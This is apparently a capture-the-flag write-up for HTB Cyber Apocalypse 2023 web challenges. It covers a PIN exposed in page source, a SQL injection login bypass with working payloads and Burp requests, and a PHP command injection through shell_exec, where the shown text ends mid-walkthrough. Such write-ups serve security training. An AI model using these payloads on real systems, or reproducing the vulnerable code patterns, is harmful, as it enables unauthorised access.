



Web challenges	5
Trapped source	5
Challenge description	5
Step by step	5
Flag	9
Drobots	9
Challenge description	9
Step by step guide	9
Flag	15
Gunhead	15
Challenge description	15
Step by step guide	15
Flag	19
Passman	19
Challenge description	19
Step by step guide	20
Flag	28
Orbital	29
Challenge description	29
Step by step guide	29
Flag	39
Pwn	40
Initialise Connection	40
Challenge description	40
Step by step guide	40
Flag	40
Questionnaire	40
Challenge description	40
Step by step guide	41
Flag	43
Getting started	43
Challenge description	43
Step by step guide	43
Flag	45
Reversing	45
Shattered Tablet	45
Challenge description	45
Step by step guide	45
Flag	46
Needle in a Haystack	47
Challenge description	47
Step by step guide	47

Flag	48
Forensics	49
Plaintext Tlesure	49
Challenge description	49
Step by step guide	49
Flag	50
Alien Cradle	51
Challenge description	51
Step by step guide	51
Flag	51
Extraterrestrial Persistence	52
Challenge description	52
Step by step guide	52
Flag	53
Roten	53
Challenge description	53
Step by step guide	53
Flag	56
Packet Cyclone	57
Challenge description	57
Step by step guide	57
Flag	60
Crypto	61
Ancient Encodings	61
Challenge description	61
Step by step guide	61
Flag	62
Misc	62
Persistence	62
Challenge description	62
Steps to reproduce	62
Flag	65
Restricted	65
Challenge description	65
Step by step guide	65
Flag	67
Hijack	68
Challenge description	68
Step by step guide	68
Flag	70
ML	71
Reconfiguration	71
Challenge configuration	71
Step by step guide	71

Flag	72
Hardware	72
Critical Flight	72
Challenge description	72
Step by step guide	73
Flag	75

Web challenges

Trapped source

Challenge description

CHALLENGE NAME

Trapped Source



Intergalactic Ministry of Spies tested Pandora's movement and intelligence abilities. She found herself locked in a room with no apparent means of escape. Her task was to unlock the door and make her way out. Can you help her in opening the door?

Step by step

1. Start the docker machine and open the website.



2. We can see the num pad, let's try to enter some random code.



3. Now, let's switch to the Burp Suite and explore server response.

	http://134.209.180.142:305...	GET	/	200	1456	HTML	
4	http://134.209.180.142:305...	GET	/static/js/script.js	304	271	script	js
5		305...	GET /static/js/jquery.js	304	273	script	js
6		n	POST /sync/u/0/i/s?hl=uk&c=30&rt=r...	200	1749	JSON	✓
7		m	POST /document/u/0/nalogImpressio...	204	1095		✓
8		n	OPTIO... /log?format=json&hasfast=true...	200	509	text	✓
9		n	POST /log?format=json&hasfast=true...	200	1220	JSON	✓
10		m	POST /upload/document/resumable?...	200	980	text	✓
11		m	PUT /upload/document/resumable?...	200	1303	JSON	✓
12		n	OPTIO... /log?format=json&hasfast=true...	200	509	text	✓
13		n	POST /log?format=json&hasfast=true...	200	1220	JSON	✓
			OPTION /	200	566		

Request

Pretty Raw Hex

```

1 GET / HTTP/1.1
2 Host: 134.209.180.142:30578
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10
11

```

Response

Pretty Raw Hex Render


```

11 <newau>
12   <meta charset="UTF-8">
13   <title>
14   </title>
15   <link rel="stylesheet" href="/static/css/style.css">
16   <link rel="stylesheet" href="/static/css/bootstrap.min.css">
17   </head>
18
19 <body>
20   <script>
21     window.CONFIG = window.CONFIG || {
22       buildNumber: "v20190816",
23       debug: false,
24       modelName: "Valencia",
25       correctPin: "8291",
26     }
27   </script>
28   <div class="lockbox">
29     <div class="lockStatus">

```

4. It seems that we've got a correct pin inside the HTML code, let's try to use it.





5. Hooray! We got a flag!

Flag

HTB{V13w_50urc3_c4n_b3_u53ful!!!}

Drobots

Challenge description

CHALLENGE NAME

Drobots

Pandora's latest mission as part of her reconnaissance training is to infiltrate the Drobots firm that was suspected of engaging in illegal activities. Can you help pandora with this task?

Step by step guide

1. This task has downloadable files, so let's start from source code review.

```

# Secure entrypoint
chmod 600 /entrypoint.sh

# Initialize & Start MariaDB
mkdir -p /run/mysqld
chown -R mysql:mysql /run/mysqld
mysql_install_db --user=mysql --ldata=/var/lib/mysql
mysqld --user=mysql --console --skip-networking=0 &

# Wait for mysql to start
while ! mysqladmin ping -h'localhost' --silent; do echo 'not up' && sleep .2; done

function genPass(){
    echo -n $RANDOM | md5sum | head -c 32
}

mysql -u root << EOF
CREATE DATABASE drobots;
CREATE TABLE drobots.users (
    id INTEGER PRIMARY KEY AUTO_INCREMENT,
    username varchar(255) NOT NULL UNIQUE,
    password varchar(255) NOT NULL
);
INSERT INTO drobots.users (username, password) VALUES ('admin', '$(genPass)');
CREATE USER 'user'@'localhost' IDENTIFIED BY 'M@k3l@R!d3s$';
GRANT SELECT, INSERT, UPDATE ON drobots.users TO 'user'@'localhost';
FLUSH PRIVILEGES;
EOF

/usr/bin/supervisord -c /etc/supervisord.conf

```

- During the source code review I noticed that the application can be vulnerable to the SQL injection.

The screenshot shows a code editor with a sidebar listing files: database.py, main.py, util.py, run.py, config, supervisord.conf, build-docker.sh, Dockerfile, entrypoint.sh, flag.txt, and web_drobots.zip. The main pane displays the following Python code:


```


1   for i, value in enumerate(row) for row in cursor.fetchall()
2   return (rv[0] if rv else None) if one else rv
3
4
5 def login(username, password):
6     # We should update our code base and use techniques like parameterization to avoid SQL Injection
7     user = query_db(f'SELECT password FROM users WHERE username = "{username}" AND password = "{password}" ', one=True)
8
9     if user:
10         token = createJWT(username)
11         return token
12     else:
13         return False
14
15
16
17
18
19
20
21
22
23
24

```

```
✓ 🚀 Dockerfile web_drobots          3
# copy flag
COPY flag.txt /flag.txt
COPY flag.txt /flag.txt
✓ ✨ routes.py web_drobots(challenge\app... 1  4
flag = open('/flag.txt').read()
flag = open('/flag.txt').read()
render_template('home.html', flag=flag)
render_template('home.html', flag=flag)
✓ ↵ home.html web_drobots(challenge\appli... 1
<td scope="row">{{ flag }}</td>
5   web = Blueprint('web', __name__)
6   api = Blueprint('api', __name__)
7
8     flag = open('/flag.txt').read()
9
10    @web.route('/')
11    def signIn():
12      return render_template('login.html')
13
14    @web.route('/logout')
15    def logout():
16      session['auth'] = None
17      return redirect('/')
18
19    @web.route('/home')
20    @isAuthenticated
21    def home():
22      return render_template('home.html', flag=flag)
23
24    @api.route('/login', methods=['POST'])
```

3. Now, let's deploy the app on a local machine and play with it to exploit the SQL injection.





920 http://209.97.134.80:30382 POST /api/login ✓ 403 207 JSON

Request	Response
<p>Pretty Raw Hex</p> <pre>1 POST /api/login HTTP/1.1 2 Host: 209.97.134.80:30382 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0 4 Accept: /* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://209.97.134.80:30382/ 8 Content-Type: application/json 9 Content-Length: 39 10 Origin: http://209.97.134.80:30382 11 DNT: 1 12 Connection: close 13 14 { "username": "admin", "password": "admjn" }</pre>	<p>Pretty Raw Hex Render</p> <pre>1 HTTP/1.1 403 FORBIDDEN 2 Server: Werkzeug/2.2.3 Python/3.8.16 3 Date: Sat, 18 Mar 2023 13:40:55 GMT 4 Content-Type: application/json 5 Content-Length: 35 6 Connection: close 7 8 { "message": "Invalid credentials!" } 9</pre>

```

Pretty Raw Hex
1 POST /api/login HTTP/1.1
2 Host: 209.97.134.80:30382
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: */
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://209.97.134.80:30382/
8 Content-Type: application/json
9 Content-Length: 42
10 Origin: http://209.97.134.80:30382
11 DNT: 1
12 Connection: close
13
14 {
    "username": "admin\\27",
    "password": "admin"
}

```

```

Pretty Raw Hex Render
1 HTTP/1.1 500 INTERNAL SERVER ERROR
2 Server: Werkzeug/2.0.3 Python/3.8.16
3 Date: Sat, 18 Mar 2023 13:44:07 GMT
4 Content-Type: application/json
5 Content-Length: 91
6 Connection: close
7
8 {
    "error": {
        "message": [
            "not enough arguments for format string"
        ],
        "type": "ProgrammingError"
    }
}

```

- Hmmm, let's try to change the payload to “admin\” and try once again. Also, I've added some logging to the original source code to have a better visibility of the processes inside the application.

```

Pretty Raw Hex
1 POST /api/login HTTP/1.1
2 Host: 192.168.0.103:1337
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: */
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://209.97.134.80:30382/
8 Content-Type: application/json
9 Content-Length: 41
10 Origin: http://209.97.134.80:30382
11 DNT: 1
12 Connection: close
13
14 {
    "username": "admin\\\"",
    "password": "admin"
}

```

```

Pretty Raw Hex Render
1 HTTP/1.0 500 INTERNAL SERVER ERROR
2 Content-Type: application/json
3 Content-Length: 256
4 Server: Werkzeug/2.0.2 Python/3.10.5
5 Date: Sat, 18 Mar 2023 14:18:20 GMT
6
7 {
8     "error": {
9         "message": [
10             "1064",
11
12             "You have an error in your SQL syntax; check the
13             manual that corresponds to your MariaDB server
14             version for the right syntax to use near 'admin\\'
15             '' at line 1"
16         ],
17         "type": "ProgrammingError"
18     }
19 }

```

Done

```

* Restarting with stat
* Debugger is active!
* Debugger PIN: 938-790-968
before!!!! admin%27%200R%201%3d1%200R%20%271%27%3d%271;-- admin
Inside 1111!!!! SELECT password FROM users WHERE username = "admin%27%200R%201%3d1%200R%20%271%27%3d%271";
192.168.0.102 - - [18/Mar/2023 10:17:14] "POST /api/login HTTP/1.1" 500 -
before!!!! admin' admin
Inside 1111!!!! SELECT password FROM users WHERE username = "admin'" AND password = "admin"
Inside!!!!
after!!!! admin' admin
192.168.0.102 - - [18/Mar/2023 10:17:57] "POST /api/login HTTP/1.1" 403 -
before!!!! admin
Inside 1111!!!! SELECT password FROM users WHERE username = "admin\"" AND password = "admin"
192.168.0.102 - - [18/Mar/2023 10:18:20] "POST /api/login HTTP/1.1" 500 -

```

- I managed to create and test a payload, so now it is time to deploy the docker container and exploit the issues remotely.

Request to http://209.97.134.80:30382

Forward	Drop	Intercept is on	Action	Open browser
Pretty	Raw	Hex		
<pre> 1 POST /api/login HTTP/1.1 2 Host: 209.97.134.80:30382 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Wi 4 Accept: */ 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://209.97.134.80:30382/ 8 Content-Type: application/json 9 Content-Length: 39 10 Origin: http://209.97.134.80:30382 11 DNT: 1 12 Connection: close 13 14 { "username": "admin\" OR 1=1 OR \"1\"=\"2", "password": "admjn" } </pre>			<ul style="list-style-type: none"> Scan Do passive scan Do active scan Send to Intruder Ctrl+I Send to Repeater Ctrl+R Send to Sequencer Send to Comparer Send to Decoder Insert Collaborator payload Request in browser > Extensions > Engagement tools > Change request method Change body encoding Copy Ctrl+C Copy URL Copy as curl command Copy to file Paste from file Save item Don't intercept requests > Do intercept > Response to this request 	

Response from http://209.97.134.80:30382/api/login

Forward	Drop	Intercept is on	Action	Open browser
Pretty	Raw	Hex	Render	
<pre> 1 HTTP/1.1 200 OK 2 Server: Werkzeug/2.2.3 Python/3.8.16 3 Date: Sat, 18 Mar 2023 14:25:56 GMT 4 Content-Type: application/json 5 Content-Length: 22 6 Vary: Cookie 7 Set-Cookie: session= .eJwVjEs0gjAUAO_CAYgVJjEJ0mqIPLR-tFdKViqYOCEqjkQTTeXVjMaibzNTLdFsbSuPV-Ida5CpUPxw-gQMEL6v08x2BD-Uw49h1ziFA-5b2ovDYSQDKLySnG66wSDZAgkZZ M3E0cAXqco71Q0MdRxWfjLkzFTJiUUZQUE_MhdjmSSOM4hVGuxTH1-tHctY4AZECZlo3crEJGtftbWL8_vfI0C4.ZBXJ9A.bfBQMl1jMps00iJ2SC-PMTgBjgs; HttpOnly; Path=/ 8 Connection: close 9 10 { "message": "Success" } 11 </pre>				

The screenshot shows the Drobots website interface. At the top, there's a navigation bar with links for Drobots, Inventory, Customers, Settings, and Logout. Below the navigation, the page title is "Available Robots". A table lists two robots:

Robot ID	Robot Name	Robot Model	Robot Manufacturer	Robot Price	Robot Rental Price	Robot Availability
ID-001	RoboForge	Alpha	HTB{p4r4m3t3rlz4t10n_1s_1mp0rt4nt!!!}	\$999	\$99/day	In Stock
ID-002	RoboTron	Beta	Automatronix Inc.	\$1299	\$149/day	Out of Stock

6. Pwned!

Flag

HTB{p4r4m3t3r1z4t10n_1s_1mp0rt4nt!!!}

Gunhead

Challenge description

CHALLENGE NAME

Gunhead

During Pandora's training, the Gunhead AI combat robot had been tampered with and was now malfunctioning, causing it to become uncontrollable. With the situation escalating rapidly, Pandora used her hacking skills to infiltrate the managing system of Gunhead and urgently needs to take it down.

Step by step guide

1. I started by exploring the source code.

The terminal shows the directory structure of the challenge:

```
> web_drobots
  \-- web_gunhead
    \-- challenge
      > controllers
      > models
      > static
      > views
      \-- index.php
        \-- Router.php
      \-- config
        \-- fpm.conf
        \-- nginx.conf
        \-- supervisord.conf
      \$ build-docker.sh
      \-- Dockerfile
      \-- flag.txt
      \-- web_gunhead.zip
```

And the content of index.php:

```
1  <?php
2  date_default_timezone_set('UTC');
3
4  spl_autoload_register(function ($name){
5      if (preg_match('/Controller$/i', $name))
6      {
7          $name = "controllers/{$name}";
8      }
9      else if (preg_match('/Model$/i', $name))
10     {
11         $name = "models/{$name}";
12     }
13     include_once "{$name}.php";
14 });
15
16 $router = new Router();
17 $router->new('GET', '/', 'ReconController@index');
18 $router->new('POST', '/api/ping', 'ReconController@ping');
19
20 $response = $router->match();
21
22 die($response);
```

HTB CA_2023

```

web_gunhead > challenge > controllers > ReconController.php
1  <?php
2  class ReconController
3  {
4      public function index($router)
5      {
6          return $router->view('index');
7      }
8
9      public function ping($router)
10     [
11         $jsonBody = json_decode(file_get_contents('php://input'), true);
12
13         if (empty($jsonBody) || !array_key_exists('ip', $jsonBody))
14         {
15             return $router->jsonify(['message' => 'Insufficient parameters!']);
16         }
17
18         $pingResult = new ReconModel($jsonBody['ip']);
19
20         return $router->jsonify(['output' => $pingResult->getOutput()]);
21     ]
22 }

```

2. It turned out that the application is vulnerable to command injection attack, so let's deploy it on a local machine and try to attack.

```


> web_drobots
< web_gunhead
  < challenge
    < controllers
      < ReconController.php
    < models
      < ReconModel.php
        > static
        > views
        < index.php
        < Router.php
      < config
        < fpm.conf
        < nginx.conf
        < supervisord.conf
      < build-docker.sh
    < Dockerfile
    < flag.txt
  < web_gunhead.zip



```

```

1  <?php
2  #[AllowDynamicProperties]
3
4  class ReconModel
5  {
6      public function __construct($ip)
7      {
8          $this->ip = $ip;
9      }
10     public function getOutput()
11     {
12         # Do I need to sanitize user input before passing it to shell_exec?
13         return shell_exec('ping -c 3 '.$this->ip);
14     }
15 }

```





Request

```

Pretty Raw Hex
1 POST /api/ping HTTP/1.1
2 Host: 192.168.0.103:8000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.0.103:8000/
8 Content-Length: 19
9 Origin: http://192.168.0.103:8000
10 DNT: 1
11 Connection: close
12 Content-Type: application/json
13 Pragma: no-cache
14 Cache-Control: no-cache
15
16 {
    "ip": "127.0.0.1"
}

```

Response

```

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Host: 192.168.0.103:8000
3 Date: Sat, 18 Mar 2023 14:37:22 GMT
4 Connection: close
5 X-Powered-By: PHP/8.1.5
6 Content-Type: application/json; charset=utf-8
7
8 {
    "output":
        "PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.\n64 bytes
from 127.0.0.1: icmp_seq=1 ttl=64 time=0.020 ms\n64 bytes fr
